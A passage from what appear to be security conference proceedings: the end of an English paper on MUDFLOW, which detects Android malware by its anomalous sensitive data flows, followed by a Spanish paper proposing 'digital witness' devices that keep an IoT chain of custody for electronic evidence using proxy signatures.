CONTACT_INFORMATION	412	276	0	1	11	0	581	13	0	0	0	0	0	29	**1323**	0,1%
FILE_INFORMATION	706	255	0	0	12	0	0	32	0	0	0	0	0	1791	**2796**	0,2%
NFC	36	7	2	0	0	0	4	0	11	0	0	0	0	95	**155**	0,0%
BLUETOOTH_INFORMATION	79	222	10	6	0	0	0	21	0	0	0	0	1	1968	**2307**	0,2%
SMS_MMS	33	18	0	0	0	0	117	0	0	0	0	0	0	185	**353**	0,0%
SYNCHRONIZATION_DATA	3	1	0	0	0	0	0	0	0	0	0	0	0	30	**34**	0,0%
IMAGE	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**	0,0%
BROWSER_INFORMATION	15	12	0	0	0	0	0	0	0	0	0	0	0	173	**200**	0,0%
SYSTEM_SETTINGS	0	3	0	0	0	0	0	0	0	0	0	0	0	38	**41**	0,0%
NO_SENSITIVE_SOURCE	505584	222320	25897	23293	125	160	331	4362	0	137	0	313	1	0	**782523**	52,4%
Total	**606965**	**261805**	**40293**	**24404**	**346**	**254**	**13630**	**4944**	**11**	**143**	**0**	**319**	**2**	**541490**	**1494606**	
	40,6%	17,5%	2,7%	1,6%	0,0%	0,0%	0,9%	0,3%	0,0%	0,0%	0,0%	0,0%	0,0%	36,2%		

The resulting distance serves as an *outlier score:* The higher the app's distance, the less "normal" are its features—resulting, according to our hypothesis, in a higher likelihood of being malicious.

III. Evaluation Results

To evaluate MUDFLOW, we used the top 100 most popular free apps of each category in the Google play as our "benign" dataset. We then used a total of 25,577 "malicious" apps for classification. Figure 1 summarizes the data flows found in our set of "benign" apps (at the top) and "malicious" apps (at the bottom). Most interesting, 68.3% of all benign accesses to sensitive data do not end in a sensitive sink. Across the sensitive sinks, we detected 43,371 different data flows, i.e., 43,371 distinct pairs of code locations accessing a sensitive source API and a sensitive sink API, linked by data flow between them. The most important source is DATABASE_INFORMATION, followed by CALENDAR_INFORMATION, NETWORK_INFORMATION, and LOCATION_INFORMATION. This reflects what most Android apps are doing: interacting with external services, using information maintained in their own databases. As it comes to the least frequently used sources, we find results that reflect programming practices in Android. The source EMAIL shows no flows at all, which might be surprising, considering the number of apps that handle phone calls or e-mails. This is because most e-mail accesses take place via IMAP and POP protocols and thus belong to the NETWORK_INFORMATION source category. The sources SYSTEM_SETTINGS and BROWSER_INFORMATION rarely ever end in sensitive sinks. The most important sinks are LOG and INTENT, which make up more than 94% of all sinks in sensitive flows. The INTENT category means that the data was used by another activity in the app, a flow we currently cannot analyze; LOG, however, is a true sink, but it is less harmful, as starting from Android 4.1 log files can only be accessed by diagnostic and administrative tools.

Malicious app (bottom part of Figure 1), on the other hand, show quite different data flows. The most important source here is NETWORK_INFORMATION, almost twice as prevalent as in "benign" apps. CALENDAR_INFORMATION is accessed far less frequently as a sensitive source, as is (to our surprise) ACCOUNT_INFORMATION. In sinks, we also see important differences. Most striking is the SMS_MMS sink, more than 77 times as prevalent as in our "benign" apps. This reflects the common attack of stealthily sending SMS messages to premium numbers, allowing the owner of these numbers to earn money from the victim. As the flows to SMS_MMS indicate, the malicious apps also include sensitive data such as UNIQUE_IDENTIFIER and CONTACT_INFORMATION in their messages, as well as NETWORK_INFORMATION such as network MAC addresses or SIM card information.

Given how benign and malicious apps differ in their use of sensitive data, data flows are perfect features to distinguish between them. Indeed, using MUDFLOW as a classifier correctly identifies 90.1% of malware leaking sensitive data as such. This is a major achievement, since MUDFLOW is highly effective even without having prior knowledge of how malware behaves.

References

[1] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel. FlowDroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. In *PLDI'14*, pages 259–269, 2014.

[2] V. Avdiienko, K. Kuznetsov, A. Gorla, A. Zeller, S. Arzt, S. Rasthofer, and E. Bodden. Mining apps for abnormal usage of sensitive data. In *ICSE'15*, pages 426–436, 2015.

[3] Virus Share. Android malware dataset downloaded in 2014. http://virusshare.com.

Testigo digital: delegación vinculante de evidencias electrónicas para escenarios IoT

Ana Nieto, Rodrigo Roman, Javier Lopez

Departamento de Lenguajes y Ciencias de la Computación
Universidad de Málaga, España
Email:{nieto,roman,jlm}@lcc.uma.es

***Resumen*—En un mundo en el que los usuarios dependen cada vez más de sus dispositivos, éstos almacenan gran cantidad de datos y son una fuente muy valiosa de información sobre su entorno. Sin embargo, la heterogeneidad y la densidad de los objetos conectados, características propias de la Internet de las Cosas (IoT), sirven de velo para ocultar conductas maliciosas que afectan a estos dispositivos, sin que quede rastro de tales acciones. En este artículo definimos el concepto de testigo digital: funcionalidad que permitirá a los dispositivos personales y otros objetos colaborar para implementar una cadena de custodia digital en la IoT. El fin perseguido es ofrecer soluciones que mitiguen los efectos de la ciberdelincuencia, amparándose en la colaboración de los dispositivos con arquitecturas de seguridad embebidas para alertar de conductas maliciosas, y dejar constancia de éstas.**

***Index Terms*—Evidencia electrónica, computación forense, Internet de las Cosas, elemento seguro, no repudio.**

Tipo de contribución: *Investigación en desarrollo*

I. Introduction

Los dispositivos móviles de usuario están fuertemente arraigados en el corazón de la sociedad. En efecto, las redes sociales y la educación en las nuevas tecnologías han impulsado enormemente la aceptación de los dispositivos personales como parte de nuestra vida diaria. Son, desde el punto de vista funcional, una extensión de nuestras capacidades humanas. Estos dispositivos forman parte del abanico de la Internet de las Cosas (IoT por sus siglas en inglés), donde dispositivos de muy diverso perfil coexisten dentro de un entorno dinámico, heterogéneo y distribuido.

Esto trae consigo varios problemas muy relevantes desde el punto de vista de la ciberseguridad. Por una parte, el creciente número de dispositivos y sus características cada vez más sofisticadas hace que perpetrar ataques empleando estas nuevas tecnologías sea muy factible. Por otra parte, cuando un dispositivo personal es comprometido, el atacante tiene acceso a una fuente muy valiosa de información sobre un individuo, y, a su vez, puede emplear esta información para perpetrar más ataques. De igual forma, los atacantes pueden aprovechar la existencia de dispositivos vulnerables para obtener información sobre infraestructuras críticas y causar el mayor daño posible.

Frenar este tipo de ataques lo antes posible es fundamental, así como registrar las trazas del ataque a diferentes niveles, centralizado en el dispositivo y distribuido en la red. Como si de un incidente en una vía pública se tratase, la idea fundamental que aquí perseguimos es la de proponer un concepto similar al del testigo humano pero novedoso en su campo: el *testigo digital*. El testigo digital es una solución forense para la obtención y manipulación de evidencias electrónicas, que sería integrada en dispositivos tales como móviles inteligentes y dispositivos IoT. Esta solución permitiría que la máquinas pudieran detectar ataques provocados por otras máquinas y dar fe de estos hechos, en vez de actuar como meros recipientes pasivos. Esto abriría un nuevo marco de trabajo y posibilidades muy interesantes, que permitirían luchar contra nuevas y dinámicas formas de ataques que se escudan en el anonimato y ocultan su rastro en un mar de dispositivos para no ser detectados.

No obstante, debido a la novedad de este concepto, es necesario estudiar no sólo los requisitos asociados a la idea del testigo digital, sino también cuáles serían las tecnologías y mecanismos de seguridad que permitirían el tratamiento seguro de las evidencias electronicas a todos los niveles: tanto en su adquisición y vinculación con entidades autorizadas, como en su transmisión a custodios como los cuerpos de seguridad del estado. Por lo tanto, en este trabajo definimos el concepto de testigo digital, y exploramos cuáles son los elementos necesarios para implementar este concepto en dispositivos personales.

La estructura del artículo es como sigue. La sección II introduce diversos trabajos que pueden considerarse dentro del estado del arte de este nuevo concepto. La sección III define el concepto de testigo digital, mientras que los mecanismos para implementar el concepto de credencial vinculante son descritos en la sección IV. Finalmente, la sección V ilustrará el proceso de delegación vinculante mediante casos de uso adecuados al contexto de la Internet de las Cosas, e incluirá un análisis del uso de arquitecturas de seguridad embebidas en este contexto. Las conclusiones y trabajo futuro se describen en la sección VI.

II. Estado del arte

Algunos desafíos abiertos en la gestión de evidencias electrónicas considerando las restricciones del paradigma IoT se desprenden del trabajo [1], donde se define el concepto de *IoT-Forensics* como algo nuevo, que contempla desde los objetos más restringidos en recursos hasta el Cloud. A raíz de este trabajo, ya se percibe que la gestión de evidencias electrónicas (GEE) en estos entornos ha de considerar requisitos adicionales a los considerados tradicionalmente (véase la norma UNE71505:2013 [2]).

Por ejemplo, los requisitos de identificación, preservación, análisis y presentación propios de la GEE requieren un control de grano fino sobre los datos informáticos, difícil de proporcionar en la IoT. Entre los desafíos abiertos, discutidos en [3],

se encuentran: identificar de dónde procede la información y quién genera los datos, el almacenamiento local de los datos en *las cosas*, la transferencia de las evidencias entre los objetos y cómo la cadena de la evidencia se preserva. También se señala el posible inconveniente de la figura de proveedores de IoT, que almacenarían datos de los dispositivos, complicando el proceso de preservación.

Otro desafío abierto no mencionado en el trabajo anterior es el análisis forense de los artefactos (evidencias) en los objetos como sensores y protocolos propietarios. La diversidad de objetos hace que la extracción de evidencias en los objetos no sólo no se encuentre definida en su totalidad, sino que se enfrenta con formatos de presentación de la información que puede diferir considerablemente según el estándar empleado.

Diversos trabajos aúnan esfuerzos en definir modelos para la adquisición de evidencias electrónicas en los dispositivos móviles [4], o bien para estandarizar la presentación y los formatos para el intercambio de evidencias electrónicas [5].

La preservación de las evidencias electrónicas mediante el concepto de *Cadena de Custodia Digital* (CCD) es empleado en otros trabajos como en [6], [7]. En [6] se propone una CCD para enviar evidencias digitales multimedia con estampillado de tiempo a una entidad a través de Internet, mientras que en [7] se propone una CCD que considera *tag cabinets* para marcar las evidencias y facilitar su recuperación en el paso previo al análisis. En este último caso, la CCD se encuentra representada en el acceso a los datos. En [8] se proporciona un estado del arte sobre los últimos trabajos en materia de CCD hasta Marzo de 2015. En dicho trabajo queda reflejado que la CCD sigue una orientación hacia las arquitecturas tradicionales de comunicación, donde la gestión de evidencias electrónicas es realizada por equipos no restringidos en recursos. Además, una vez más, los dispositivos móviles, pese a integrar arquitecturas de seguridad, quedan dentro de esta cadena como meros contenedores de evidencias, y, en caso de participar, el proceso requiere de la intervención directa del usuario en todo momento.

Estas soluciones carecen de algo básico: de cara a enfrentar los problemas de ciberseguridad para la IoT los mecanismos para la gestión de evidencias deben adaptarse e integrarse en el entorno distribuido y heterogéneo. Los dispositivos no pueden en modo alguno ser vistos sólo como contenedores de evidencias, sino como participantes responsables y colaborativos. Además, no debe suponerse que la conectividad a Internet es siempre posible. Dentro de un entorno IoT los mecanismos deberán mimetizarse con el entorno y aprovechar los protocolos ad-hoc disponibles y las arquitecturas de seguridad embebidas en los dispositivos. De no considerarse estos puntos, estaremos infrautilizando los recursos disponibles para frenar los ataques.

Por otra parte, la identidad de las cosas, o *Identities of Things* (IDoT) es considerado otro desafío abierto [9]. Ante la proliferación de dispositivos, definir la relación entre los dispositivos y sus usuarios se antoja cada vez más necesario en los escenarios de ciberataque. De hecho, como se detalla en [10], la identidad de los objetos agiliza las labores de autenticación, autorización, y presenta retos en la gestión de dichas identidades y la privacidad de los individuos.

Otro desafío en la GEE para la IoT se encuentra en el almacenamiento de evidencias electrónicas de forma masiva. Iniciativas como el proyecto EVIDENCE (*European Informatics Data Exchange Framework for Courts and Evidence*) centran sus esfuerzos, precisamente, en la búsqueda de un marco unificado para recopilar y compartir las evidencias electrónicas. Adaptar este tipo de enfoques para colaborar con gestores de evidencias electrónicas definidos para la IoT podría significar un gran paso para enfoques distribuidos como el que proponemos en este trabajo.

III. El concepto de testigo digital

Definimos la figura de **Testigo Digital** como la de un dispositivo con un núcleo de confianza capaz de proteger una evidencia electrónica ante cualquier modificación y acceso no autorizado hasta su transferencia a una entidad autorizada, que puede ser otro testigo digital o bien una entidad con potestad para alojar la evidencia electrónica.

Tal y como describe la Fig. 1, los testigos digitales permitirían desplegar cadenas de custodia dinámicas, amparándose en la colaboración entre los objetos de la IoT que actúen como testigos.




Fig. 1. Cadena de custodia digital empleando testigos digitales.

Los testigos digitales actuarán bajo diferentes perfiles o roles. El rol vendrá determinado principalmente por dos factores: (i) los privilegios del usuario para la gestión de las evidencias electrónicas y (ii) las capacidades de seguridad del dispositivo. La Fig. 2 muestra dos tipos de testigo digital considerados en base a perfiles de usuario.

Entendemos que hay un principio básico, y es que el dispositivo que actúe como testigo tiene que ligar la identidad del usuario al dispositivo para establecer responsables. No sólo para identificar un posible infractor, sino también para que la testificación del dispositivo tenga un supervisor humano que pueda dar fe del acto de ser requerido por la autoridad pertinente. Esta vinculación entre el usuario y su dispositivo hace que el extravío ó robo de un dispositivo considerado testigo deba notificarse a las autoridades pertinentes como si de un DNI-e se tratase.

Por otra parte, el testigo digital efectuará acciones en nombre de su propietario siempre y cuando se satisfagan




Fig. 2. Roles en la testificación digital.

una serie de requisitos que aseguren que las órdenes fueron emitidas por un propietario en concreto. Como requisitos básicos, podemos considerar:

- Existencia de un núcleo de confianza que aporte un grado de confiabilidad a la acción.
- Existencia de un responsable final humano de la acción, esto es, una vinculación de identidad humano-máquina.
- Existencia de un medio por el cual la acción queda registrada, ya sea de forma local, o estableciendo los procedimientos de seguridad necesarios para transmitirla a una entidad autorizada.

Así, consideramos que un testigo digital es *fuerte* si se trata de un dispositivo con núcleo de confianza y además cuenta con la identidad del usuario. Esto permite, por una parte, proteger la evidencia electrónica y, por otra, tener la potestad para actuar como testigo digital en nombre del usuario.

Por otra parte, al igual que sucede en el mundo físico, diferentes perfiles de usuario darían lugar a diferentes testigos digitales. Por ello, entendemos que cuando el dispositivo pertenece a un individuo con representación en el sistema legal (ej. un policía), actuando no como ciudadano sino como agente de la ley, es decir, el dispositivo no es propiedad privada, la obtención de la evidencia está más controlada y su salvaguarda también. Ésta es la figura de *custodio* representado en la Fig. 2. Así, aunque un testigo digital fuerte pueda salvaguardar información, el término custodio se reserva para este último tipo de testigo digital ligado a la administración, porque por norma general la custodia la realizan los cuerpos de seguridad del estado.

El objetivo final es que las evidencias electrónicas completen la primera fase del ciclo de vida de la evidencia electrónica en el que estarán involucrados los objetos, y que puede ser más crítico por los recursos de éstos. Para ello, en el contexto que nos ocupa, los testigos digitales pueden requerir transmitir las evidencias electrónicas a otros testigos digitales.

IV. Esquemas para la integración de la delegación de identidad en la gestión de evidencias electrónicas (IDEEs)

Como se ha mencionado anteriormente, es esencial que un usuario pueda delegar su identidad hacia el dispositivo o dispositivos que actuan como testigos digitales. Como primer paso, y en el contexto que nos ocupa, sería necesario que la identidad de un usuario dentro de un dispositivo fuese vinculante; es decir, debería permitir durante el manejo de las evidencias trazar de forma inequívoca a la persona física que esta detras de dicha identidad. Actualmente, ya existen mecanismos y procesos que permiten asociar la identidad de un usuario a un dispositivo de forma vinculante. Un ejemplo es la información almacenada en una tarjeta SIM/UICC (p.ej. identificadores IMSI, MSISDN [11]), puesto que en determinados paises como España la persona física necesita proporcionar un documento legal para obtener esa identidad. Otro ejemplo es el uso de documentos de identidad digitales (p.ej. DNI-e), ya que permiten a una persona física autenticarse ante un dispositivo o servicio usando dicha documentación [12]. También hay que tener en cuenta aquellos mecanismos que dependan de las características de la persona, como los sistemas biométricos.

Aunque una identidad pueda ser vinculante, existe un desafío principal que debe resolverse dentro del manejo de las evidencias: Cómo unir de forma indisoluble una evidencia a un usuario determinado durante toda la gestión de las evidencias electrónicas. Asegurar dicho enlace es algo necesario no sólo durante la transferencia de evidencias entre testigos digitales, sino también en el momento en el que una evidencia se utilice como prueba. Para este fin, es posible utilizar una primitiva criptográfica que precisamente permite una vinculación inequívoca entre un usuario y la información generada por sus dispositivos: las denominadas *proxy signatures* [13]. Es más, todas las estrategias para implementar esta primitiva criptográfica [13] nos permiten implementar la vinculación entre usuario y evidencia, tal y como se muestra en la Fig. 3 y se desarrolla en el siguiente párrafo.




Fig. 3. IDEEs en Testigos Digitales.

En su forma más sencilla (*full delegation*, **FD**), el usuario

delega el uso de su clave privada al dispositivo. Ésta puede ser entonces utilizada para firmar las evidencias. Otra estrategia (*delegation by warrant*, **DbW**) consiste en el uso de un token (*warrant*), firmado con la clave privada del usuario, que indica la identidad del dispositivo y el periodo de validez de la delegación, entre otros datos. Este token se proporcionaría al dispositivo, el cual lo adjuntaría a las evidencias firmándolo con su propia clave. Finalmente, en el último esquema (**PK**) se utiliza la clave privada del usuario para generar un par de claves privada y pública, las cuales serán utilizadas por el dispositivo para firmar las evidencias. Al estar dichas claves asociadas a la identidad del usuario (p.ej. utilizando criptografía basada en identidad [14]), puede comprobarse la identidad del usuario que generó las evidencias.

En nuestro enfoque, al resultado de los esquemas FD, DbW o PK (ó cualquier otro esquema que aporte una vinculación entre un usuario y su dispositivo) lo denominamos *Credenciales Vinculantes* (BCs, *Binding Credentials*), ya que, sean claves (p.ej. caso del FD ó PK) ó tokens (p.ej. caso del *warrant*), son los medios que serán empleados para firmar la evidencia electrónica creando la relación entre el usuario, el dispositivo y la evidencia electrónica.

Sea cual sea la estrategia a emplear, hay otra incógnita a resolver: para el uso de *proxy signatures* es obligatorio que el usuario disponga de un par de claves pública y privada. Además, la clave privada debe estar convenientemente protegida dentro de un chip de seguridad (p.ej. eSE), el cual permitirá realizar operaciones de firma digital. Estos requisitos pueden resolverse utilizando los mecanismos subyacentes de las identidades vinculantes. Por ejemplo, en el caso de los dispositivos móviles, y según la norma 3GPP TS 33.221 [15], es posible con la asistencia del operador de telecomunicaciones incluir certificados y claves privadas dentro del UICC. En este caso, el sistema de gestión de evidencias se desarrollaría conjuntamente con el operador, pudiendo formar parte de los servicios incluidos dentro del UICC. Esto permitiría que las evidencias fuesen firmadas dentro del propio UICC e incluyesen los identificadores (IMSI, MSISDN) necesarios. Hay que hacer notar que, en este caso, para que las evidencias fuesen validadas de forma irrefutable sería necesaria la participación del operador.

Existe otro método que no necesita de una tercera parte confiable industrial, y que además involucra directamente al usuario: el uso del DNI-e. Actualmente es posible conectar un DNI-e a un dispositivo a través de un lector de tarjetas y un puerto USB, y a través de una conexión NFC usando el DNI-e v3.0. Esto permitiría usar la clave privada del individuo contenida dentro del DNI-e para, por ejemplo, firmar las evidencias directamente o proporcionar un "warrant". Una ventaja de este método es el uso de un documento con validez legal para el manejo de las evidencias, lo cual facilitaría su uso ante un tribunal de justicia sin tener que involucrar a terceras partes. Además, proyectos como STORK y STORK2 [16] han demostrado que es posible la interoperabilidad entre identificadores electrónicos Europeos, por lo que una evidencia puede tener validez legal a nivel continental.

Todos estos métodos funcionan en caso de que se utilice únicamente un dispositivo móvil para la adquisición y gestión de las evidencias. Sin embargo, su uso puede estar restringido en ecosistemas como la IoT, donde varios dispositivos con recursos bastante limitados podrían participar en la gestión de las evidencias electrónicas. Es más, el problema de la identificación de objetos IoT – y sus propietarios – sigue abierto a día de hoy [9]. No obstante, existen varios trabajos cuyo objetivo es desarrollar un entorno de red de área personal (PAN) confiable, en el que los dispositivos son propiedad de un único usuario. Trabajos como [17] demuestran que es posible intercambiar información de forma segura entre miembros de una PAN, delegando las tareas más complejas (p.ej. autenticación con dispositivos externos, almacenamiento de información) a aquellos elementos que tengan capacidad suficiente para realizarlas. Otros trabajos, como [18], desarrollan el concepto de PKIs personales, en los que cada dispositivo controlado por un usuario puede poseer su propio par de claves, las cuales son generadas por el propio usuario (p.ej. a través de su DNI-e). Todas estas propiedades permiten que, en determinados entornos PAN, pueda ser posible generar evidencias, almacenarlas, y verificarlas a través de *proxy signatures*.

Finalmente, hay otro aspecto que debe considerarse con cautela: el uso de las *proxy signatures* permite vincular una evidencia a un individuo determinado, pero no asegura que el individuo estuviese controlando el o los dispositivos en cada momento. Por ejemplo, un usuario podría generar un "warrant" a través de su DNI-e, pero no controlar el dispositivo durante el proceso de adquisición y/o transmisión de evidencias. Si esto fuera necesario, podrían utilizarse mecanismos de autenticación basados en contexto [19] o sistemas biométricos [20] para así ratificar la presencia del usuario. Otro enfoque a tener en cuenta, heredado de los principios de la IoT, es que sea el propio objeto u objetos los que recojan evidencias de la participación del usuario durante todo el proceso.

V. Delegación vinculante

Otro aspecto clave para la realización del concepto del testigo digital es la transferencia de las evidencias entre entidades autorizadas. Para lograr este objetivo, ha de establecerse lo que se denomina una *cadena de custodia digital* (CCD) [6] pero donde los involucrados serían objetos de uso personal. Este proceso es necesario, dado que los objetos cuentan con pocos recursos computacionales, y además porque se pretende minimizar la exposición de la evidencia electrónica.

La Fig. 4 muestra diferentes casos de lo que denominaremos *delegación de evidencias*; el proceso mediante el cual las evidencias se transfieren desde el objeto del individuo que actúa como testigo digital, hasta la fuente final de la información, donde las evidencias serán almacenadas para su análisis final. Para que un dispositivo sea un testigo digital, debe satisfacer la condición de ser un eslabón seguro de la cadena, y de que la delegación se efectúa con credenciales vinculantes, para mantener la trazabilidad sobre la evidencia y los responsables involucrados en su notificación.

La Fig. 4 muestra también varios casos de uso considerando tres perfiles distintos ó roles de testigo digital, en base a los recursos computacionales de éstos y los usuarios que los manejan. En los siguientes apartados describimos los participantes en este proceso, los pasos para la delegación




Fig. 4. Delegación de evidencias.

vinculante simplificados y algunas tecnologías que podrían ayudar a implementar el concepto de almacenamiento seguro.

V-A. *Participantes*

Consideramos que la evidencia podría ser recabada bien por (a) un objeto perteneciente a un civil actuando como testigo digital reconocido, (b) un objeto personal en posesión de un usuario con privilegios, reconocido como custodio digital (testigo digital fuerte con privilegios), o por (c) un objeto con más recursos perteneciente al cuerpo de seguridad y reconocido como custodio digital.

La separación de los casos (b) y (c) es importante por el carácter delimilitador de los recursos de los dispositivos que portaría el usuario con privilegios (o con potestad) en (b). Esta limitación haría que el número de evidencias registradas no pudiese superar un umbral determinado, por lo que, al igual que los objetos en (a), los objetos en (b) deben liberar la evidencia lo antes posible.

La liberación de la evidencia se haría por medio del proceso de delegación mostrado en la Fig. 4. Para estos casos, consideramos seis casos base de delegación:

da1. Delegación de un usuario en otro usuario con más privilegios. Correspondería a la colaboración ciudadana para recabar evidencias y la notificación a un usuario con potestad para gestionarlas.

da2. Delegación de un usuario en otro objeto (móvil) con más privilegios ó recursos. Es similar al caso dal, pero la evidencia electrónica se entregaría a un objeto del cuerpo de seguridad con más recursos ó mayores posibilidad de encontrar un objeto para el almacenamiento final de la evidencia.

da3. Delegación de un usuario en otro objeto con más privilegios ó recuros. Similar al caso anterior, pero en este caso la delegación se efectúa sobre estructuras fijas, que probablemente serán el almacenamiento final de las evidencias antes de su procesamiento ó transferencias a otras entidades siguiendo los esquemas tradicionales para la transferencia de evidencias electrónicas.

db1. Delegación de un usuario con potestad a otro usuario con potestad. Este caso contemplaría aquellos motivos por los cuales un usuario con potestad delega una parte o todas sus evidencias a otro usuario con potestad.

db2. Delegación de un usuario con potestad a un objeto con potestad. Es el símil con da2, pero donde el objeto puede ser móvil o no. En este caso no se hace distinción, porque la delegación de la evidencia proviene de un dispositivo que actúa como testigo fuerte, y por tanto, en principio, el nivel de confiabilidad se asume mayor.

db3. Delegación de un objeto con potestad a otro objeto con potestad. Es el caso de delegación entre objetos menos restringidos con los recursos y menos ligados al uso personal.

Cabe destacar que los objetos como coches estarían en db3 porque, aunque son manejados por usuarios, el apego no es tan continuo como podría ser el de un terminal móvil, que acompaña al usuario incluso dentro de edificios. Por ello creemos conveniente separar estos tipos de casos. La diferencia entre los dispositivos y los usuarios permite establecer el contexto en el cual se produce la transferencia de la evidencia e identificar casos sospechosos de mal comportamiento.

Finalmente, aunque en esta sección se considera el procesamiento de la evidencia en su emplazamiento final por el uso de recursos, las medidas de seguridad de los objetos podrían permitir en algunos casos implementar una respuesta temprana. Esto se considera para los casos en los que la evidencia se recaba por los objetos (b) ó (c).

La respuesta temprana dependería del tipo de evidencia recogida, así como los mecanismos de respuesta. Además, este tipo de medidas asume un pre-procesamiento de la evidencia en los objetos para determinar si es necesaria una respuesta inmediata. Este tipo de actuaciones dependen de un conjunto de factores que también estarían sujetos al marco legal. La dimensión de este problema hace inabordable plantear las medidas que habría que considerar para los diversos casos contemplables, y, aunque escapa al ámbito de este trabajo, creemos necesario abordar estos problemas en el futuro.

V-B. *Pasos para la delegación*

Una vez definidos los roles de cada una de las entidades que participan en la cadena de custodia digital, así como los diversos procesos de delegación de evidencias, podemos definir los pasos específicos que son necesarios para llevar a cabo esta delegación. Así, la Fig. 5 muestra de forma simplificada los pasos desde que se obtiene la evidencia electrónica hasta que se libera el espacio de su almacenamiento. Cada uno de los pasos del proceso está sujeto a la gestión de información contextual.

Cuando se obtiene la evidencia (1), se genera una cabecera con la información pertinente según el formato de evidencia electrónica (FEE) empleado. En este proceso, se generará un identificador de la evidencia a partir del identificador vinculante del dispositivo electrónico que la genera, y el estampillado de tiempo. Este será el identificador de la evidencia durante su ciclo de vida. La evidencia se firma y el valor probatorio se almacena (2) atendiendo a los criterios de almacenamiento seguro. La firma de la evidencia dependerá del mecanismo escogido para la vinculación de la identidad (sección IV).

En algún momento, si la evidencia ha de ser delegada, se escoge un testigo digital al que transmitir la evidencia (3). Consideramos que la evidencia electrónica ha de ser delegada cuando:

i. A no es custodio digital. A debe transmitir la evidencia al menos una vez a un custodio.

